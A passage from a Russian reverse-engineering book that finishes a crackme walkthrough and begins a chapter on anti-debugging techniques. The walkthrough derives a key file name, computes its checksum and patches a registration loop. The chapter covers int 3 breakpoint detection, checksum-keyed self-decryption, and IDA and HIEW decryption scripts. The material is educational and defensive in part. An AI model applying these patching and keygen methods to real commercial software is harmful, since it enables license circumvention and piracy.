

Рис. 2.21. Подсматриваем ключевую строку в отладчике

Строка

`^MTOU&MGUVCTUMO`

без первого символа — это и есть запись, соответствующая нашему (а точнее, моему) имени (рис. 2.21). Переименуем теперь папку XKRIS KASPERSKI в XMTOU&MGUVCTUMO и повторим те же манипуляции с отладчиком, чтобы, во-первых, удостовериться, что мы нигде не ошиблись, а во-вторых, узнать контрольную сумму. Не вручную же нам ее вычислять (рис. 2.22)!

Вычисленная контрольная сумма, находящаяся в регистре `eax`, равна `0x16`, тогда

`0X16+'A' (0X41) = = 0x57 = 'W'`

Однако вся строка имени файла (включая и первый символ контрольной суммы) шифруется по `xor 6`.

`xor 'W',6 = 'Q'`

Таким образом, ключевой файл должен называться QMTOU&MGUVCTUMO. Переименуем его и запустим программу для проверки:

```
CRACK ME 0x11<R>
REGISTERED FOR : KRIS KASPERSKI<R>
Press any key to continue
```



Рис. 2.22. Вычисление контрольной суммы

В самом деле работает. Осталось написать законченный генератор ключевых файлов на основе введенного имени пользователя (как это делается, уже было рассказано) и исправить недочет программы с последней записью в каталоге (листинг 2.134).

Листинг 2.134. Генератор ключевых файлов

```
.00401179: 0FBE542440          movsx    edx,b,[esp][00040]
.0040117E: 8B442410            mov      eax,[esp][00010]
.00401182: 83EA41              sub      edx,041 ;"A"
.00401185: 25FF000000          and      eax,0000000FF ;"   "
.0040118A: 3BC2                cmp      eax,edx
.0040118C: 7505                jne     .000401193  -------- (2)
.0040118E: BE01000000          mov      esi,000000001 ;"□"
.00401193: 8D4C2414            lea      ecx,[esp][00014]
.00401197: 51                  push     ecx
.00401198: 57                  push     edi
```

```
.00401199: FFD5                    call      ebp
.0040119B: 85C0                    test      eax,eax
.0040119D: 7597                    jne      .000401136  -------- (3)
.0040119F: 5F                      pop       edi
```

Понятно, что между `0x040118E` и `0x0401193` необходимо вставить `jmp 0x040119F`, чтобы при нахождении первого же ключевого файла защита выходила из цикла. Однако нам катастрофически не хватает свободного места. Кажется, что никакими ухищрениями не удастся выгадать хотя бы пару байтов свободного пространства. Но как вам нравится такой вариант.

```
.0040118E: 46                      inc       esi
.0040118F: EB0E                    jmps     .00040119F   -------- (2)
.00401191: 0000                    add       [eax],al
.00401193: 8D4C2414                lea       ecx,[esp][00014]
```

Значение `esi` по умолчанию равно нулю, следовательно, `inc esi` можно записать как

```
inc (0) == 1
```

Эта команда занимает всего один байт, за счет чего в наше распоряжение поступают целых четыре освободившихся байта. Можно сделать `SHORT` или `NEAR` прыжок, и при этом в худшем случае, по крайне мере, один байт остается свободным. Интересно, сможет ли читатель найти другие решения?

Так или иначе, еще одна защита выкинута в мусорную корзину. Все оказалось слишком просто. Это действительно очень простая защита. Пора переходить к более сложным вещам.

Я не буду рассматривать электронные подписи или другие проверки соответствия имени и регистрационной записи. Все это уже встречалось и ломается чаще всего не через атаку на криптоалгоритм (который трудно реализовать без ошибок), а именно удалением самой процедуры проверки или флага регистрации.

Гораздо интереснее случаи, когда при этом ключевой файл расшифровывает недостающий код, который добавляет новые функции в программу. Если нет ни одной зарегистрированной копии, то необходимо атаковать криптоалгоритм, а это сопряжено с огромными сложностями и трудозатратами (при условии, конечно, что последний, реализован без ошибок). Обсуждая атаки на криптоалгоритмы, я показывал, что хотя положение далеко не всегда так безнадежно, как кажется, гораздо проще приобрести хотя бы один достоверный ключ и расшифровать весь недостающий код, после чего включить его в приложение и убрать все функции, манипулирующие с ключом. Это решение наиболее популярно среди взломщиков.

Глава 3

Противостояние отладке

> Устоявшиеся образцы могут быть путеводными, а могут привести в ловушку. Надо помнить, что даже узоры созвездий меняются.
>
> *Ф. Херберт. "Дети Дюны"*

Основные этапы взлома защитных механизмов — это локализации кода защиты в сотнях килобайт (мегабайт) кода приложения и анализ алгоритма ее работы. Последний этап — собственно сам взлом. Все этапы одинаково важны: если, например, не будет пройден второй из них, за взлом нечего и браться.

Можно классифицировать защиты по типу "точки преткновения". Например, шифры и криптозащиты опираются на третий этап: алгоритм из работы обычно общедоступен, хорошо документирован и в общем случае известен хакеру, но это не сильно облегчает взлом (разве что упрощает написание лобового переборщика). Механизмы регистрационных номеров, напротив, делают упор на засекречивании алгоритма генерации и затруднении его поиска и анализа в коде программы (еще бы: зная алгоритм, можно легко написать кейген).

Однако даже если защита построена с применением криптографических методов, скажем, шифрует тело критически важной функцией криптостойким методом по непомерно длинному ключу, она может быть отвязана от ключа, например, копированием дампа программы после расшифровки. Еще проще — распространять программу вместе с ключом (обычная тактика пиратов). Один из способов воспрепятствовать этому — заложить в ключ зашифрованную привязку к компьютеру или проверять чистоту копии через Интернет (можно даже и втихомолку, скрытно от пользователя, хотя это считается дурным тоном). Но что помешает хакеру, владеющему лицензионной копией программы, расшифровать ее своим ключом и выкусить все-все проверки — чего бы там ни было?

Таким образом, любой защите желательно уметь эффективно препятствовать обнаружению и анализу, попутно отравляя жизнь дизассемблеру и отладчику — основным инструментам взломщика. Без этого защита — не защита.

В эпоху царствования MS-DOS землей безраздельно владели программы реального режима, монопольно распоряжающиеся процессором, памятью и аппаратурой, беспрепятственно в любой момент переходящие в защищенный режим и возвращающиеся обратно. Отладчики в то время (еще хлипкие, немощные, не жизнеспособные) легко обманывались (срубались, завешивались) тривиальными приемами программирования, активно используемыми защитами. Дизассемблеры тогда были очень глупыми и впадали в ступор от одного только вида зашифрованного или самомодифицирующегося кода. Словом, настоящий рай для разработчиков защит.

Сегодня все изменилось. Прежде всего, прикладной программе под Windows особо выпендриваться никто и не даст. Теперь с защищенным режимом широко не развернешься — используй прозаические непривилегированные инструкции, а о разных "тигростях" и не помышляй. Та же небольшая часть защитных приемов, что может функционировать в такой "юзеризированной" среде, наталкивается на сильно поумневшие отладчики и дизассемблеры.

Аппаратная поддержка отладки в процессорах 386+ в совокупности с виртуальным режимом работы, привилегированными инструкциями и виртуальной памятью позволяет создавать отладчики, которые практически не могут быть обнаружены прикладной программой, и уж тем более для нее невозможно получить над ними контроль.

Существуют и отладчики-эмуляторы, фактически настоящие виртуальные машины, самостоятельно исполняющие код вместо того, чтобы пустить его на "живой" процессор. При этом эмулятор всегда исполняется в режиме супервизора даже по отношению к отлаживаемому коду нулевого кольца. У защиты очень мало шансов обнаружить отладчик или помешать его работе (да и то, если эмулятор реализован с ошибками).

Появились и интерактивные дизассемблеры (та же IDA), которые, в силу тесного взаимодействия с пользователем (в смысле хакером), могут обходить любые мыслимые и немыслимые ловушки, оставленные разработчиком.

Но даже на уровне нулевого кольца в Windows очень трудно что-либо скрыть: для обеспечения совместимости со всем парком подобных (Windows-like) операционных систем приходится использовать только документированные возможности. Строить в "окнах" защиту — все равно, что пытаться заблудиться в парке. Будь там хоть миллион деревьев — все они геометрически правильно расположены и обильно увешаны табличками "выход — там".

Таким образом, надежно противостоять изучению программы очень трудно, если вообще возможно. Однако многие приемы против отладчиков и дизассемблеров просто интересны сами по себе и достойны того, чтобы их рассмотреть в этой книге.

3.1. Обзор способов затруднения анализа программ

Строго говоря, сегодня уже не существует действительно хороших и надежных методов противодействия анализу защиты. Мощь современных технологий превзошла самые смелые ожидания прошлых лет. Эта фраза может показаться напыщенной, но в действительности и она не может дать истинного представления о вооружении хакера.

Наконец, популярные операционные системы дают прикладным приложениям не так много привилегий, чтобы их хватило для противодействия отладчикам, даже не ориентированным на взлом. Еще недавно в MS-DOS любая программа могла исполняться в нулевом кольце и работать с аппаратурой исключительно через порты ввода-вывода, минуя операционную систему и BIOS. В Windows же это невозможно. Даже если приложение и установит свой vxd, это только облегчит задачу взломщика, так как взаимодействовать с ним защита сможет только через стандартный Win32 API, и для хакера не составит труда перехватить и при желании эмулировать работу vxd, но уже без электронного ключа или ключевой дискеты. Кроме того, сегодня, когда аппаратное обеспечение постоянно меняется, прикладная программа никак не может взаимодействовать с ним через порты без риска натолкнуться на несовместимость. К тому же у сетевых рабочих станций весь обмен идет через сеть. Следовательно, любая прикладная программа должна взаимодействовать только с драйвером, но ни в коем случае не с железом, иначе это вызовет отказ от ее использования и переход на продукцию конкурента, что принесет убыток гораздо больший, нежели взлом.

Поэтому прогрессивные разработчики выбирают другие пути. Самый перспективный из них (но вместе с тем и самый сложный) — написание собственного эмулятора процессора, интерпретирующего код защиты. При этом невозможна ни декомпиляция, ни отладка штатными средствами. Взломщик должен проделать трудоемкую и кропотливую работу по изучению архитектуры виртуального процессора, и только потом можно будет написать декомпилятор или отладчик. Только ради чертовски хорошей программы можно потратить столько времени и усилий. Однако если один и тот же виртуальный процессор начнет серийно применяться для защиты программ, то каким бы трудоемким ни был его анализ, он будет рентабельным, ибо с лихвой окупит себя на взломе других приложений.

Можно в шутку сказать: не пытайтесь усложнить хакеру жизнь. Вы только напрасно потеряете силы и время, и ничего хорошего из этого не получится. Если это действительно хакер, то все ваши усилия не увенчаются успехом. Однако многие соответствующие приемы любопытны сами по себе; кроме того, полезно знать, как с ними можно справиться. Поэтому этот вопрос

будет рассмотрен очень подробно. Возможно, большую часть проблем, относящихся к MS-DOS, читатель уже неплохо знает. Однако я также рассматриваю технологии противодействия взломщикам под Windows, которые не были ранее широко опубликованы и изучены. Замечу, что системный программист под Windows имеет все шансы написать программу, которую трудно взломать даже опытным хакерам. Вскрыть сам защитный механизм не проблема. Куда сложнее найти его во многих мегабайтах кода ломаемого приложения. Сегодня мало кто использует для этой цели автоматическую трассировку — на смену ей пришли аппаратные контрольные точки.

Например, пусть некая защита запрашивает пароль и затем каким-то образом удостоверяется в его подлинности (например, сравнивает с оригиналом) и, в зависимости от результатов проверки, передает управление соответствующей ветке программы. Вскрыть такую защиту взломщик может, даже не вникая в алгоритм аутентификации! Он просто введет первый пришедший ему на ум пароль (не обязательно совпадающий с правильным), найдет его в памяти, установит контрольную точку на первый символ строки своего пароля, дождется всплытия отладчика, отследившего обращение к паролю, выйдет из сравнивающей процедуры и "подправит" условие перехода так, чтобы управление всегда получала нужная ветвь программы.

Время снятия подобных защит измеряется секундами (!), и обычно такие программы ломаются раньше, чем успевают дойти до легального потребителя. К счастью, этому можно противостоять!

Откуда бы ни бралась ключевая информация: из реестра, файла или клавиатуры, взломщик может практически мгновенно локализовать ее местоположение в памяти и установить на него контрольную точку. Помешать этому нельзя, но не составит труда подложить хакеру неожиданный сюрприз: ключевая информация анализируется не сразу же после получения, а передается в качестве аргумента множеству функций, которые что-то с ней делают и затем передают другим функциям, а те, в свою очередь, следующим.

Защитный механизм может быть встроен во что угодно — хоть в процедуру открытия файла или расчета зарплаты. Не стоит делать явных проверок, пусть лучше в случае вызова функции с неверной ключевой информацией она возвратит неправильный результат, но не сигнализирует об ошибке. Взломанная программа, на первый взгляд, будет исправно работать, и далеко не сразу выяснится, что работает она неправильно (например, выводит на экран одни числа, а на принтер — совсем другие). А чтобы обезопасить легального пользователя от ошибочного ввода пароля, достаточно в одном месте явно проверить его контрольную сумму, которая не дает взломщику никакой информации об истинном значении пароля.

Таким образом, защита как бы "размазывается" по всей программе, буфера с ключевыми данными многократно дублируются, и на отслеживание обращений у взломщика не хватит ни контрольных точек, ни терпения для ана-

лиза огромного объема манипулирующего с ними кода. Будет еще лучше, если после выполнения проверки ключевой информации эти же самые буфера использовать для хранения служебных данных, обращение к которым происходит максимально часто. Это не позволит взломщику быстро отделить защитный механизм от прочего прикладного кода.

Попутно отметим: поскольку большинство взломщиков ставит контрольную точку на начало контрольного буфера, имеет смысл поместить в первые четыре байта ключа "заглушку", обращение к которой либо не происходит вовсе, либо производится имитатором защиты, направляя хакера по ложному пути.

В такой ситуации взломщику ничего не останется, как плотно засесть за кропотливое изучение всего кода программы, прямо или косвенно манипулирующего с ключевой информацией (а это многие мегабайты дизассемблерного листинга!). Если критическая часть кода зашифрована, причем ни в какой момент работы программы не расшифровывается полностью (при входе в каждую функцию она расшифровывается, а при выходе зашифровывается вновь), хакер не сможет получить готовый к дизассемблированию дамп и будет вынужден прибегнуть к трассировке. А вот тут его будет ждать второй сюрприз!

3.2. Приемы против отладчиков реального режима

Чтобы понять, как противодействовать отладчикам реального режима (и большинству отладчиков защищенного, поскольку между ними больше сходства, чем различий), необходимо изучить сам процесс отладки. 8086 процессор предоставлял для этого одну команду, один флаг и две исключительные ситуации. Не слишком густо, но прожить можно.

Легче всего понять концепцию контрольных точек останова исполнения программы. Для этого используется однобайтовый код `0xCC`. Когда процессор встречает его, он вызывает исключительную ситуацию (в просторечии — дергает прерыванием) `int 0x3`. При этом в стеке запоминается регистр флагов, указатель текущего кодового сегмента (регистр `CS`), указатель команд (регистр `IP`), запрещаются прерывания (очищается флаг `FI`) и сбрасывается флаг трассировки. Что из этого следует? Отлаживаемая программа полностью, включая все аппаратные прерывания, "замораживается" и поступает в монопольное распоряжение процессора, а значит, и отладчика. Последнему доступен весь код программы и операционной системы (!) для чтения, анализа и даже модификации. Отладчик может также изменять значение регистров и указателя команд. При этом доступ к последнему осуществляется через стек. Содержимое стека при входе в `int 0x3` будет следующим (рис. 3.1).



Рис. 3.1. Содержимое стека на момент вызова отладочного исключения

Обычно отладчики сразу сохраняют все регистры, а потом обращаются к ним через стек или присваивают их локальным переменным. Эта информация вам пригодится, если возникнет необходимость написать собственный отладчик.

Какими недостатками обладает предложенный метод? Самое неприятное в нем то, что точка останова непосредственно модифицирует код (при этом вынуждая отладчик сохранить измененный байт, чтобы потом была возможность, вернуться обратно). Поэтому для отлаживаемой программы не составит труда обнаружить и удалить точку останова. Для этого можно воспользоваться корректирующими кодами Рида—Соломона, которые позволяют определить местоположение контрольного байта или использовать контрольную сумму кода для расшифровки какого-нибудь фрагмента. Рассмотрим следующий пример (листинг 3.1).

Листинг 3.1. Файл crack12.asm

```
Repeat:
     PUSH   SI
     XOR    AX,AX
     LEA    SI,Start

 Get_CRC:
     LODSB
     ADD    AH,AL
     CMP    SI,offset Crypted
     JB     Get_CRC
     POP    SI
     LODSB

     XOR   AL,AH
     STOSB
     CMP   SI,offset _end
     JB    Repeat
Crypted:
```

Похоже на обычный расшифровщик, за исключением того, что ключ генерируется на основе контрольной суммы исполняемого кода. Этим убиваются два зайца: невозможна никакая модификация кода, и главное, контрольные точки останова исказят результат. Воспользуемся, например, TurboDebuger или даже SoftIce.

Пошаговая трассировка программы никак не блокируется защитой, но очень утомительна. Попробуем установить точку останова. Но где? Ясно, что в строке `Crypted` ни в коем случае нельзя. Рассмотрим, что при этом произойдет (рис. 3.2).

```
[■]=CPU Pentium Pro                                                    1        [↕]
 cs:0106 33C0          xor    ax,ax                          ax A2CC    c=0
 cs:0108 BE0001        mov    si,0100                        bx 0000    z=1
 cs:010B AC            lodsb                                 cx 0000    s=0
 cs:010C 02E0          add    ah,al                          dx 0000    o=0
 cs:010E 81FE1F01      cmp    si,011F                        si 0120    p=1
 cs:0112 72F7          jb     010B                           di 011F    a=0
 cs:0114 5E            pop    si                             bp 0000    i=1
 cs:0115 AC            lodsb                                 sp FFFE    d=0
 cs:0116►32C4          xor    al,ah                          ds 1561
 cs:0118 AA            stosb                                 es 1561
 cs:0119 81FE5101      cmp    si,0151                        ss 1561
 cs:011D 72E6          jb     0105                           cs 1561
 cs:011F 6C            insb                                  ip 0116
 cs:0120 D162FF        shl    word ptr [bp+si-01],1
 cs:0123 D915          fst    dword ptr[di]
```

Рис. 3.2. Реакция отладчика на защиту

Обратите внимание на значение регистра `al` — оно равно `0xCC`. Контрольная точка исказила код, и теперь он уже не может быть корректно расшифрован. Это наглядно демонстрирует следующий дамп (листинг 3.2).

Листинг 3.2. Установка контрольной точки в пределах расшифровщика исказит вычисляемую контрольную сумму

```
cs:0119 81FE5101       cmp    si,0151
cs:011D 72E6           jb     0105
cs:011F 5E             pop    si
cs:0120 D162FF         shl    word ptr [bp+si-01],1
cs:0123 D915           fst    dword ptr[di]
cs:0125 F9             stc
cs:0126 1B9B8A99       sbb    bx,[bp+di-6676]
cs:012A 9B             wait
cs:012B 93             xchg   bx,ax
cs:012C F8             clc
cs:012D E8A0E9         call   EAD0
```

Как мало этот мусор похож на работоспособный код! Разумеется, дальше трассировку продолжать бессмысленно. Так мы ни к чему не придем. Попробуем воспользоваться эмулирующим отладчиком, например, cup386. Виртуальные контрольные точки никак не изменяют существующего кода, а поэтому не вносят никаких искажений в его работу.

Но представляет интерес решить эту проблему менее мощными средствами. Самое простое — положить кирпич на клавишу <F7> и идти пить чай, а тем временем программа будет расшифровываться. Если же говорить серьезно, то необходимо дождаться расшифровки хотя бы первой инструкции. При этом допустима только пошаговая (<F7>), а не Step Over (<F8>) трассировка (которая также устанавливает `0xCC` в конце команды). Теперь можно безболезненно установить точку останова, так как код уже расшифрован и не модифицируется.

Можно применить многопроходную расшифровку кода: сложнее программируется, но затраченные усилия с лихвой окупятся, так как под обычным отладчиком это уже не будет исполняться. Обычные дизассемблеры вообще не смогут обработать код и выдадут что-то наподобие листинга 3.3.

Листинг 3.3. Шифровка затрудняет дизассемблирование

```
crack12.lst                    Sourcer v5.10    9-Mar-99   1:53 pm   Page
1
43C7:011F  6C D1 62 FF D9 15        db       6Ch,0D1h, 62h,0FFh,0D9h, 15h
43C7:0125  F9 1B 9B 8A 99 9B        db      0F9h, 1Bh, 9Bh, 8Ah, 99h, 9Bh
43C7:012B  93 F8 E8 A0 E9 E9        db       93h,0F8h,0E8h,0A0h,0E9h,0E9h
43C7:0131  F6 F8                    db      0F6h,0F8h
43C7:0133  57 38 76 7B 38 78        db      'W8v{8xttx'
```

Впрочем, это не относится к IDA. Например, следующий скрипт расшифрует весь необходимый код, позволяя дизассемблировать файл (листинг 3.4).

Листинг 3.4. IDA умеет обрабатывать скрипты

```
auto a,sym,ch;
sym=0;
for (a=0;a<0x1F;a++)
     sym=sym+Byte(MK_FP(0x1000,0x100+a));
sym = sym & 0xFF;
Message("CRC = %x \n",sym);
for (a=0x11F;a<0x151;a++)
{
```

```
    ch = Byte(MK_FP(0x1000,a));
    ch = ch ^ sym;
    PatchByte(MK_FP(0x1000,a),ch);
}
```

Аналогичным образом можно снять любую мыслимую шифровку. Подробнее об этом уже рассказывалось, и я не буду повторяться. Разве что, для разнообразия приведу скрипт для HIEW, как для более распространенной утилиты. Для начала нам необходимо узнать контрольную сумму расшифровщика. Подсчитывать ее можно, например, в регистре `BL`, для чего достаточно одной команды

```
ADD BL,AL.
```

HIEW, к сожалению, не поддерживает полностью автономных скриптов, поэтому необходимо вручную провести его от `0x0` до `1x1E`. Посмотрим теперь, какое значение имеет регистр `BL`. Если все сделано правильно, то там находится число `0xB8`. Попробуем расшифровать им остальной код:

```
XOR AL,0xB8
```

В результате получится следующее (листинг 3.5).

Листинг 3.5. Расшифровка HIEW

```
0000001F: B409                          mov       ah,009
00000021: BA2701                        mov       dx,00127
00000024: CD21                          int       021
00000026: C3                            retn
00000020: 09 BA 27 01-CD 21 C3 43-52 41 43 4B-20 30 78 31  ||'  =!├CRACK 0x1
00000030: 31 2E 20 8F-E0 AE A3 E0-A0 AC AC A0-20 A2 EB AF  1. Программа вы
00000040: AE AB AD A5-AD A0 20 E3-E1 AF A5 E8-AD AE 0D 0A  полнена успешно
00000050: 24          —           —           —             $
```

Таким образом, приемы против отладчиков "прозрачны" для дизассемблеров. Конечно, дизассемблеры не эквивалентны отладчикам и даже частично не покрывают возможности последних. Поэтому желательно найти способ заставить отладчик работать.

Напоминаю, что мы пока говорим о микропроцессоре 8086, и никаких аппаратных точек останова еще нет. Эмуляция может быть теоретически осуществима, но практически для нее не хватит ресурсов процессора. Можно перед каждой командой обращения к памяти контролировать достоверность результата и при необходимости исправлять его. Это очень ресурсоемкая

операция, к тому же возможная только в режиме пошаговой трассировки, поэтому большинство отладчиков полагало, что среднему пользователю эти возможности не понадобятся.

Казалось бы, сегодня, в век быстрых процессоров, мы должны были бы давно забыть об этом и устанавливать контрольные точки, где нам вздумается, не беспокоясь, что это может нарушить правильное выполнение программы. Однако ничего не изменилось. Вот грустный пример программы под win32. Почему грустный? Да потому, что штатным отладчиком с ней ничего нельзя будет сделать. Рассмотрим подробнее листинг 3.6.

Листинг 3.6. Образец кода

```
int main(int argc, char* argv[])
{
  char c[]="Hello World! \n";
  __asm {
         LEA ESI,From
         LEA EDI,To
         xor eax,eax
 From:
         MOV al, [ESI]
         INC ESI
         ADD ah,al
         CMP  esi,edi
         jb From
         LEA ESI,c
         MOV EDI,ESI
 Repeat:
         LODSB
         OR AL,AL
         JZ To
         XOR AL,AH
         STOSB
         JMP Repeat
 To:
 }
 printf(c);
 return 0;
}
```

Не правда ли, этот пример почти полностью повторяет пример под MS? Изменилась только одна команда — в Windows не так-то просто модифицировать исполняемый код, вместо этого программа расшифровывает данные.

Попробуйте установить контрольную точку в границах ассемблерного фрагмента. Используется, к примеру, отладчик для MS VC 6.0 или даже SoftIce! И в том, и в другом случае строка

```
Hello, Word!
```

будет расшифрована некорректно, и вместо ожидаемого приветствия на экране появится бессмысленный мусор. Любопытный факт! На протяжении всей истории существования платформы Intel отладчики повторяют одну и ту же ошибку, которую с успехом используют разработчики защит.

А теперь подумаем, что будет, если мы подсчитаем контрольную сумму всей программы, а не только одного расшифровщика. Правильно! Ни одной точки останова нельзя будет установить! Отладка обычными средствами станет невозможной! Впрочем, SoftIce позволяет установить аппаратные точки останова командой `bpm` (в отличие от `bpx`), и легко выйти из положения.

А вот отладчики от Borland и Microsoft будут наталкиваться на непреодолимую преграду лени своих разработчиков. Впрочем, не будем строги к ним. Они рассчитывали не на хакеров, а на прикладных разработчиков.

Вообще, первоначально никто и не помышлял об агрессивных средствах контроля исполнения программ. Отладчик представлял собой мирное и уязвимое существо, уживающееся с исследуемым кодом в одном адресном пространстве и разделяющее общие ресурсы. Речь шла исключительно об отладке своих собственных программ; более того — специально рассчитанных на взаимодействие с отладчиком.

Давайте посмотрим, как может защита использовать тот факт, что отладчик имеет общие с ней ресурсы. Как уже отмечалось, программная точка останова генерирует исключительную ситуацию (прерывание) номер 3. При этом процессор читает адрес обработчика из таблицы векторов. Он находится по смещению `0xC` в нулевом сегменте.

Защита может прочитать этот адрес и записать немного (или много — кому как понравится) "мусора", убивая при этом отладчик. Разумеется, для этого необходимо выяснить, что это именно отладчик. По умолчанию `int 0x3` обрабатывается MS-DOS, и обработчик состоит из одной команды

```
IRET (0xCF).
```

Если обнаруживается нечто иное, то с некоторой степенью вероятности это и будет отладчик. Достаточно переустановить `int 0x3` (и `int 0x1` — но об этом дальше) на свой обработчик, в котором вывести сообщение с просьбой не отлаживать эту программу.

"Умные" отладчики могут отслеживать чтение программой таблицы векторов прерываний и "подсовывать" предыдущие значения обработчиков. Сегодня

это умеет делать и SoftIce. Отметим также, что в Windows прикладной программе никто попросту не даст манипулировать векторами, и это становится уже не актуально.

Отлаживаемая программа может также содержать `0xCC`, беспорядочно разбросанный по всему телу и при этом делающий что-то полезное. Например, обработчик `int 0x3` может расшифровывать код или вызывать `int 0x21`. В результате произойдет конфликт ресурсов: отладчику и защите понадобится прерывание `int 0x3` — каждому для своих нужд. Обычный отладчик при этом будет постоянно "всплывать" на каждом `0xCC` (в глубоко вложенном цикле), и отладка превратится в пытку. У некоторых отладчиков можно отключить всплытие по точке останова. К таким отладчикам относится, например, trsutil Евгения Касперского.

Рассмотрим еще раз поведение процессора при встрече инструкции `0xCC` — контрольной точки останова: он заносит в стек флаги, значение указателя команд и вызывает обработчик. Давайте представим, что при исполнении некоторого критического фрагмента кода защита присвоила указателю стека нулевое значение. А стек, как известно, растет вверх, т. е. от старших адресов к младшим. Когда процессор, встретив `int 0x3`, попытается сохранить (занести) в стек регистр флагов, он не сможет этого сделать, так как стек уже исчерпан. Операционной системе ничего не останется сделать, как завершить некорректно работающее приложение, потому что восстановить его работоспособность уже будет невозможно.

Этот прием продемонстрирован в программе crack13 на компакт-диске. Однако в приведенном примере можно просто удалить команды `xchg esp,eax`, чтобы приложение успешно работало под отладчиком. Хорошая защита должна этому препятствовать. Здесь возможно множество путей. Например, можно подсчитывать контрольную сумму своего кода, а потом полученным значением расшифровывать некоторый фрагмент. Впрочем, хакеру будет нетрудно расшифровать код вручную и удалить защищенный расшифровщик. Поэтому рекомендуется прибегать к динамической шифровке или читать данные командой `pop`. Действительно, рассмотрим рис. 3.3.



Рис. 3.3. Чтение данных

Если установить esp на начало строки, а потом последовательно извлекать из стека байт за байтом, то получим некий аналог LODSB, только более мощный, так как он может читать любой регистр и оставляет esi нетронутым для нужд программы. При этом любое вмешательство отладчика в процесс приведет к затиранию читаемых данных и краху программы. Неплохо, очень неплохо, в этом можно убедиться на примере crack13. Попробуйте запустить его под отладчиком! Но лучше не пробуйте, ибо ничего хорошего все равно не получится.

Немного поразмыслив, мы придем к выводу, что в данном случае POP AX можно безболезненно заменить на LODSW. Нетрудно так спроектировать код, чтобы подобная замена была невозможна. Например, достаточно задействовать все свободные регистры, а также команду PUSH, ближайшим аналогом которой будет пара команд

```
DEC EDI

STOSW,
```

несколько большая по длине и, к тому же, тесно связанная с флагом направления (который защита может умышленно изменить на противоположный) и регистром AX.

Что предпринять хакеру в такой ситуации? Пожалуй, воспользоваться дизассемблером или эмулирующим отладчиком (рис. 3.4).

